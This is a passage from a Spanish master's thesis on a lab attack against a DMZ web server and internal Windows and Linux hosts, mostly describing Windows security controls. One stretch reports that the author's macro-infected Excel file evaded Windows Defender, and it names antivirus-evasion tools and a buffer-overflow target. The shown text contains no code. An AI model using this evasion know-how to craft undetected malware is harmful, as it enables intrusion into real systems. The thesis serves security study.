UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

Técnica de ataque y explotación al servidor de la DMZ y equipos de la red interna (LAN)

Trabajo Fin de Máster

Presentado por: Cabrera Vázquez, Luis Geovanny

Director/a: Durillo, Juan José

Ciudad: Cuenca - Ecuador
Fecha: 21 de Septiembre del 2017

Resumen

Los recursos tecnológicos y humanos forman parte de las labores cotidianas en la actualidad, por lo tanto cumplen un rol de alta responsabilidad. Proteger y mantener la disponibilidad, integridad y confidencialidad de la información, es un reto no solo para el personal de seguridad sino también para todos los usuarios que de una u otra manera operan algún tipo de sistema dentro de una Organización.

Este trabajo fin de Master contempla un escenario virtualizado propenso a ataques que pueden sufrir las Organizaciones que exponen sus servicios hacia el Internet y que pueden llegar a comprometer la red interna.

Mediante el desarrollo de un piloto experimental, en este trabajo se desea demostrar la seguridad que pueden brindar los sistemas operativos Windows y Linux ante un posible ataque derivado por la intrusión y alteración de configuraciones a los sistemas críticos, como pueden ser un Servidor Web y un Firewall

Palabras clave: Intrusión, Ataque, Vulnerabilidad, Seguridad, Explotación

Abstract

The technological and human resources are part of the daily work; therefore they play a high responsibility role. Protecting and maintaining the availability, integrity and confidentiality of information is a challenge not only for security staff, but also for all users who operate any type of system within an Organization.

This Master's work includes a virtualized scenario which is susceptible to attacks that can be suffered by the Organizations that expose their services to the Internet and can compromise their internal network.

Through the development of an experimental pilot, this work will demonstrate the security that the Windows and Linux operating systems can provide against a possible attack derived from the intrusion and alteration of configurations to the critical systems such as: a Web Server and a Firewall.

Keywords: Intrusion, Attack, Vulnerability, Security, Exploitation

ÍNDICE DE CONTENIDO

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

1 INTRODUCCIÓN

Las empresas en la actualidad tienen como objetivo salvaguardar la información sensible y crítica, esta información es tomada como un activo primordial para el desarrollo de las funciones diarias. La información es procesada y almacenada por servidores que operan ininterrumpidamente y que están expuestos hacia la web, permitiendo ser un blanco perfecto para le ejecución de un ataque.

El avance de las comunicaciones y la fácil adquisición de cualquier tipo de tecnología permiten a las empresas ofrecer servicios a los clientes mediante la web de forma interna o externa. Estas prestaciones tienen sus beneficios pero también tiene sus repercusiones si no hay un debido control de seguridad en las configuraciones del equipamiento y principalmente en la concienciación de los usuarios acerca de los riesgos que está expuesta la empresa por una falla o descuido involuntario.

Por ello se necesita realizar una comprobación en un entorno virtual de la seguridad de una empresa que está expuesta a ataques provenientes desde el exterior hacia la red interna, permitiendo de esta manera comparar los niveles de seguridad de cada uno de los sistemas operativos (Windows, Linux) que funcionan en las redes LAN.

1.1 OBJETIVOS

En este proyecto voy a tratar de comparar y analizar los niveles de seguridad de los sistemas operativos (Windows, Linux) pertenecientes a una red interna (LAN), mediante una penetración al servidor web que está expuesto hacia el exterior (DMZ) en un entorno previamente asegurado con sistemas configurados con firewall e IDS.

Se establecerá un entorno virtual para prueba de ataques externos hacia el servidor Web, y a partir de ahí realizar ataques a los sistemas operativos de la red interna, para luego comparar si dichos ataques fueron satisfactorios y analizar que sistemas son más seguros frente a un escenario como este.

El objetivo no es de recabar minuciosamente las vulnerabilidades que pueden existir en los sistemas operativos, sino más bien comparar la seguridad que brindan teniendo en cuenta los programas que vienen instalados por defecto, o programas que se instalan por ser muy utilizados en estos sistemas como lo son: Microsoft Office, Libre Office, Windows Defender, Kaspersky etc.

2 ESTADO DEL ARTE

2.1 INTRODUCCIÓN

Desde el punto de vista de un atacante el objetivo es acceder de forma remota a un sistema, y en este caso específico a un sistema operativo Windows o Linux, para obtener información confidencial del usuario.

Uno de los métodos que comúnmente utilizan los cibercriminales o hackers es el uso de troyanos o malware. En este sentido no todo es sencillo al momento de atacar, ya que actualmente los sistemas operativos modernos tienen herramientas de seguridad para prevenir o mitigar la ejecución de estos códigos maliciosos.

Si bien los sistemas modernos poseen herramientas de seguridad como por ejemplo el software de antivirus, también existen herramientas en constante actualización diseñadas específicamente para poder crear archivos infectados (macros maliciosas y ejecutables) y así evadir los antivirus más utilizados. En el **Anexo D** se explica el uso de las herramientas como Luckystrike y Shellter para crear archivos infectados con payloads y que servirán para vulnerar los equipos con sistemas Windows y Ubuntu.

2.2 MOTIVACIÓN

La motivación para el desarrollo de este capítulo ha sido impulsada después de la creación de un archivo infectado de Excel 2013 y procediendo a escanearlo para verificar cuantos antivirus lo detectan como archivo malicioso. Para ello se ha realizado el escaneo en el sitio web de virus total (www.virustotal.com). El resultado es el siguiente:

Antivirus	Resultado	Actualización
Ad-Aware	VB:Trojan.Valyria.350	20170719
ALYac	VB:Trojan.Valyria.350	20170719
Arcabit	HEUR.VBA.Trojan.e	20170719
Avast	VBS:Obfuscated-gen [Trj]	20170719
AVG	VBS:Obfuscated-gen [Trj]	20170719
BitDefender	VB:Trojan.Valyria.350	20170719
Emsisoft	VB:Trojan.Valyria.350 (B)	20170719
F-Secure	VB:Trojan.Valyria.350	20170719
Fortinet	WM/Agent.3C08!tr	20170719
GData	VB:Trojan.Valyria.350	20170719
Kaspersky	HEUR:Trojan.Script.Generic	20170719
MAX	malware (ai score=86)	20170719
eScan	VB:Trojan.Valyria.350	20170719
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzi	20170719
Qihoo-360	virus.office.obfuscated.1	20170719
TrendMicro	HEUR_VBA.O2	20170719
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	20170719

Figura 2-1 Escaneo de virus en el sitio www.virustotal.com del archivo de Excel

Si vemos la **figura 2-1** podemos darnos cuenta que en el listado no aparece el antivirus Windows Defender que es el que viene instalado por defecto en el sistema operativo Windows 10, por tanto este archivo puede ser abierto en Microsoft Office 2013 y ejecutada la macro de forma indetectable sin ningún problema.

Otro aspecto importante que hay que tomar en cuenta, es que hoy en día los sistemas operativos Linux tienen la posibilidad de ejecutar aplicaciones nativas de Windows mediante la herramienta libre Wine o cualquier otro emulador de pago, lo que podría dejar expuesto al sistema para la ejecución de archivos infectados de la misma manera que Windows.

2.3 VULNERABILIDAD POR DEFECTOS DE SOFTWARE

Las vulnerabilidades que pueden presentar los programas que se ejecutan tanto en los Sistemas Operativos Windows y Linux es un buffer overflow o desbordamiento de memoria. Las aplicaciones o programas que han sido implementadas sin ningún tipo de control de seguridad en su codificación son las propensas a este tipo de fallos, permitiendo que un cibercriminal puede aprovecharse para insertar código malicioso haciendo que exceda la cantidad de memoria asignada por el sistema operativo, con el objetivo de ejecutar algún tipo de ataque como puede ser la denegación de servicio (DoS) o el control del equipo.

Existen muchos programas para Windows y Linux que poseen esta vulnerabilidad, pero la diferencia entre estos dos sistemas es que en Linux los podemos encontrar pero en versiones obsoletas en su totalidad, mientras que en Windows el panorama es distinto, por ejemplo actualmente existe una aplicación llamada Easy File Sharing HTTP Server 7.2 y que sirve para compartir archivos vía web, estando disponible en su última versión para la descarga desde su página oficial (http://www.sharing-file.com/) . En este trabajo se hará uso de este programa para realizar un ataque a los sistemas aprovechando la vulnerabilidad de buffer overflow existente.

2.4 VULNERABILIDAD EN SISTEMAS OPERATIVOS WINDOWS

Existen muchas vulnerabilidades que afectan los sistemas operativos Windows, todo depende de las últimas actualizaciones para poder evadir cualquier fallo de seguridad que comprometa al equipo. Sin embargo esto no asegura que un sistema Windows pueda verse seriamente comprometido frente a un ataque bien perpetrado.

Para efecto de este trabajo a continuación se detalla una vulnerabilidad que se presenta en el office mediante una macro maliciosa, dicha vulnerabilidad está expuesta públicamente.

2.4.1 FALLO DE SEGURIDAD EN MICROSOFT OFFICE (EXCEL)

Microsoft Office es la herramienta ofimática más utilizada hoy en día por los usuarios de las Organizaciones, ya sea por las diferentes características del producto o por estándares regulados por las empresas. Esta herramienta es muy popular para los cibercriminales y muy utilizada para realizar ataques a empresas o personas particulares.

CVE-2008-0081 es un fallo de seguridad de Microsoft Office Excel que permite el control del equipo de manera remota, esto gracias a la ejecución de un código insertado en los documentos de Office en forma de macros (MITRE, 2011).

Microsoft, en cuanto a la actualización de seguridad en su boletín de seguridad MS08-14 nos dice:

> Esta actualización de seguridad resuelve varias vulnerabilidades reportadas de forma privada y publicadas públicamente en Microsoft Office Excel que podrían permitir la ejecución remota de código si un usuario abre un archivo de Excel especialmente diseñado. Un atacante que explotara con éxito estas vulnerabilidades podría tomar el control completo de un sistema afectado. Un atacante podría entonces instalar programas; Ver, cambiar o eliminar datos; O crear nuevas cuentas con derechos de usuario completos. Los usuarios cuyas cuentas están configuradas para tener menos derechos de usuario en el sistema podrían verse menos afectados que los usuarios que operan con derechos de usuario administrativos. (Microsoft, Microsoft Security Bulletin MS08-014 - Critical, 2014)

Las versiones afectadas por esta vulnerabilidad son las siguientes:

- Microsoft Office 2000 Service Pack 3
- Microsoft Office XP Service Pack 3
- Microsoft Office 2003 Service Pack 2
- 2007 Microsoft Office System
- Microsoft Office Excel Viewer 2003 (KB943889)
- Paquete de compatibilidad de Microsoft Office para formatos de archivo de Word, Excel y PowerPoint 2007 (KB947801)
- Microsoft Office 2004 para Mac
- Microsoft Office 2008 para Mac

Como podemos ver en el listado anterior no aparecen las versiones de Office 2010, Office 2013 y 2016, por lo que podríamos decir que estas versiones vienen incorporadas actualizaciones que brindan mayor seguridad.

CVE (Common Vulnerabilities and Exposures) es una base de datos que contiene todas las vulnerabilidades de seguridad conocidas y que están expuestas públicamente. Si bien un

atacante podría valerse de estos datos para identificar una vulnerabilidad, la manera de explotar dicha vulnerabilidad dependería de su experiencia y capacidad. Para ello los atacantes utilizan herramientas como el Metasploit que permite automatizar la manera de explotar alguna vulnerabilidad conocida, ya que esta herramienta cuenta con una base de datos de exploits parametrizables listos para ser ejecutados. Dentro de esta base de datos no existe un exploit para una macro de Excel, hay uno para Word, pero el problema de este exploit es que hoy en día es fácilmente detectado por Windows Defender.




Figura 2-2 Pantalla del exploit de la macro de Word en Metasploit

Viendo este panorama nos valemos de las herramientas de Luckystrike y Shellter que como se dijo en la introducción de este capítulo en el **Anexo D** se explica cómo generar archivos infectados con este tipo de herramientas, para más adelante en el **Capítulo 3** utilizarlo para vulnerar los equipos situados en la red interna

2.5 HERRAMIENTAS DE SEGURIDAD EN WINDOWS

Windows posee muchas herramientas de seguridad que se pueden usar para evitar ataques provenientes desde el exterior o interior de las empresas. Todas estas herramientas son primordiales para fortalecer la seguridad de los sistemas. A continuación se realiza una descripción detallada de las herramientas más importantes.

2.5.1 ACTUALIZACIONES DE SEGURIDAD

2.5.1.1 MICROSOFT UPDATE

Una de las ventajas de los sistemas operativos Windows es la posibilidad de obtener actualizaciones automáticas de los sistemas sin la necesidad de la intervención de los usuarios. La actualización se lo realiza de manera transparente, de esta forma el sistema permanecerá actualizado ante posibles fallos de seguridad.

Según (Scambray, Kurtz, McClure, & Stuart, 2010, pág. 207), nos dicen que si se necesitan administrar parches en varias computadoras, Microsoft proporciona las siguientes soluciones:

- “Microsoft Update consolida los parches para Windows, Office y otros productos clave en una ubicación que le permite seleccionar entrega automática e instalación de actualizaciones de prioridad alta” (Scambray, Kurtz, McClure, & Stuart, 2010, pág. 207)
- “Windows Server Update Services (WSUS, servicios de actualización de Windows Server) simplifica el parchado de los sistemas de Windows para organizaciones grandes, con necesidades simples de implementación de parches” (Scambray, Kurtz, McClure, & Stuart, 2010, pág. 207)
- “Systems Management Server (SMS, servidor administrador de sistemas) 2003 proporciona informes de estado, objetivo, soporte amplio a paquetes, restauración automática a la última configuración buena conocida, administración de ancho de banda y otras características más robustas para empresas” (Scambray, Kurtz, McClure, & Stuart, 2010, pág. 207)
- “System Center Configuration Manager 2007 proporciona administración de activos extensa en servidores, equipos de escritorio y dispositivos móviles” (Scambray, Kurtz, McClure, & Stuart, 2010, pág. 207)




Figura 2-3 Configuración de las actualizaciones automáticas de Windows 10

2.5.2 CONTROLES DE ACCESO

2.5.2.1 CONTROL DE ACCESO A USUARIOS (UAC)

Esta es una de las características que incorpora los sistemas Windows actuales. Su función principal es proteger de posibles cambios que se intenta realizar en el sistema, o para pedir confirmación por parte del usuario cuando se realiza alguna instalación. Como siempre es conveniente tener dos usuarios uno como administrador con todos los permisos y otro con permisos mínimos. Esta característica es muy importante para estos casos.




Figura 2-4 Pantalla de Configuración de control de cuentas de usuarios

Como se puede apreciar en la **figura 2.4** existen cuatro niveles que se pueden activar:

- El primer nivel evita todas las notificaciones que el sistema puede generar al momento de realizar algún cambio o instalación. Por lo tanto este nivel es el menos recomendado.
- El segundo nivel notifica si existe alguna acción que está intentando realizar algún cambio en el sistema.
- El tercer nivel es el que viene predeterminado automáticamente al momento de instalar los sistemas, este nos indica cuando algún programa está intentando realizar cambios en el sistema.
- El cuarto nivel es el que nos notifica siempre por lo tanto es el más seguro.

2.5.2.2 REPRODUCCIÓN AUTOMÁTICA

La reproducción automática de unidades como CD/DVD, USB etc., podrían llegar infectar al sistema por virus almacenados en estos medios extraíbles. Por lo tanto debemos tener medidas de precaución deshabilitando esta función.




Figura 2-5 Pantalla de Reproducción automática de Windows

2.5.2.3 APPLOCKER

Esta herramienta nos sirve para el control de la ejecución de aplicaciones y scripts, se puede utilizar tanto para un entorno local como para un grupo de usuarios a través de políticas de grupo. Esta herramienta nos sirve para especificar qué tipos de archivos o programas se pueden ejecutar en el sistema.

Con esta herramienta podremos realizar las siguientes configuraciones:

- Descartar software que no contenga ninguna licencia y por ende no pueda ser ejecutado, al no ser que esté en una lista blanca de software permitido.
- Denegar la ejecución de aplicaciones que puedan contener algún tipo de código malicioso (malware), o que no están dentro de una lista de aplicaciones permitidas.
- Permitir que únicamente los administradores puedan ejecutar e instalar programas o actualizaciones necesarias.




Figura 2-6 Pantalla de configuración de AppLocker de Windows

En el **Anexo E** se explica la configuración de la herramienta AppLocker de Windows para restringir la ejecución de ciertos programas.

2.5.2.4 FIREWALL DE WINDOWS

El firewall de Windows es una herramienta que viene incluido en las distribuciones y que se puede configurar también por medio de las directivas de seguridad con una interfaz amigable al usuario.

Este software en los sistemas actuales viene configurado por defecto con políticas restrictivas para prevenir de posibles vulnerabilidades del sistema. La configuración se puede realizar de dos maneras:

- **Mediante configuración básica**




Figura 2-7 Configuración básica del firewall de Windows

Esta manera es muy sencilla de configurar ya que permite al usuario cuando se conecta a una red seleccionar el perfil de manera rápida. A continuación se describen los diferentes tipos de perfil:

"**Perfil de dominio:** Se aplica a un adaptador de red cuando se conecta a una red en la que puede detectar un controlador de dominio del dominio al que está unido el equipo" (Microsoft, Descripción de los perfiles de firewall, s.f)

> **Perfil Privado:** Se aplica a un adaptador de red cuando se conecta a una red identificada por el administrador como privada. Una red privada es una red que no está conectada directamente a Internet, sino que se encuentra detrás de algún tipo de dispositivo de seguridad, como un enrutador NAT (traducción de direcciones de red) o un firewall de hardware. La configuración del perfil privado debe ser más restrictiva que la configuración del perfil de dominio. (Microsoft, Descripción de los perfiles de firewall, s.f)

Perfil público: Se aplica a un adaptador de red cuando se conecta a una red pública, como las disponibles en aeropuertos y cafeterías. Una red pública es una red que no tiene ningún dispositivo de seguridad entre el equipo e Internet. La configuración del perfil público debe ser la más restrictiva, ya que el equipo está conectado a una red pública en la que no se puede controlar la seguridad. (Microsoft, Descripción de los perfiles de firewall, s.f)

- **Mediante configuración avanzada**

Esta opción nos permite configurar el firewall para poder editar las opciones y establecer restricciones nuevas o modificaciones de las reglas. Estas reglas permiten o rechazan la comunicación de entrada y salida del software del sistema.




Figura 2-8 Configuración avanzada del firewall de Windows

En el **Anexo F** se explica la configuración avanzada del Firewall de Windows para bloquear tráfico saliente.

2.5.3 PROTECCIÓN CONTRA VIRUS, MALWARE Y NAVEGACIÓN SEGURA

2.5.3.1 WINDOWS DEFENDER

Windows Defender es un software antimalware integrado por defecto en los sistemas actuales como Windows 10, este proporciona seguridad en tiempo real a equipos de escritorio, portátiles y servidores.

El uso de este tipo de software permite proteger al equipo contra software indeseado y el spyware, este último puede ser instalado en los equipos sin el consentimiento del usuario

por diferentes medios como es la navegación por internet o el uso de medios extraíbles (CD/DVD, USB, etc.).

Este software también viene incorporado en sistemas como Windows server 2016 permitiendo actualizarse mediante Windows Update. Las configuraciones de instalación en Windows Server 2016 viene indicado en la página de soporte de Microsoft. A continuación se describen las nuevas funcionalidades:

- Detección mejorada para las aplicaciones no deseadas y las nuevas amenazas mediante la protección basada en la nube.
- Integración de Windows 10**.**
- Administración de nivel empresarial del sistema operativo e integración con BYOD (Bring Your Own Device).




Figura 2-9 Ventana principal de Windows Defender

2.5.3.2 INTERFAZ METRO CON SANDBOX

Los sistemas Windows 8 y 10 integran una interfaz METRO que incluye una Sandbox para la ejecución segura de las aplicaciones. La Sandbox es un software que está elaborado para proteger al equipo de cualquier programa malicioso (virus, troyano, spyware etc.), y así evitar que se puedan realizar cambios en los archivos del sistema.

Este programa permite que los usuarios puedan ejecutar cualquier aplicación (Word, Excel, Navegador etc.) en un entorno Sandbox. Este brinda un nivel de seguridad entre el equipo y los programas que están siendo usados.




Figura 2-10 Interfaz METRO de Windows 10

2.5.3.3 ASLR Y DEP

Otro aspecto importante que incorpora Windows 8 y 10 es la mejora de los sistemas ASLR (Address Space Layout Randomization) y DEP (Data Execution Prevention), protección de acceso y ejecución de procesos no autorizados.

ASLR es una técnica que permite proteger al sistema contra ataques de desbordamiento de buffer, con esto lo que se trata de evitar es que un atacante pueda saltar de manera efectiva una función en particular. Organiza aleatoriamente las posiciones de las áreas de datos clave de un programa, incluyendo la dirección de inicio de los ejecutables, las direcciones de la pila y las direcciones de bibliotecas.

Mientras que DEP es otra de las características de los sistemas Windows actuales que previene la ejecución de datos, su función es de prevenir que una aplicación o servicio se ejecute desde una región de memoria no ejecutable, lo que impide que exploits puedan realizar copias de código en memoria cuando se realiza un desbordamiento de buffer. DEP se puede ejecutar de dos maneras:

- DEP ejecutado por hardware, para CPUs que pueden marcar páginas de memoria como ejecutables y no ejecutables
- DEP ejecutado por software, no protege de la ejecución de código en páginas de datos, pero sí de otro tipo de ataques que sobrescriben los manejadores de excepciones SEH.

2.5.3.4 NAVEGADOR MICROSOFT EDGE

Microsoft Edge es un navegador que viene predeterminado en los sistemas Windows 10. Este navegador tiene como característica que trabaja en una Sandbox y posee filtros SmartScreen experimentando mejoras frente a su antecesor el Internet Explorer, ya que se

ha eliminado el soporte a ActiveX, BHO (Browser Helper Objects) y VML (Vector Markup Language) que eran vectores de ataque para Internet Explorer.

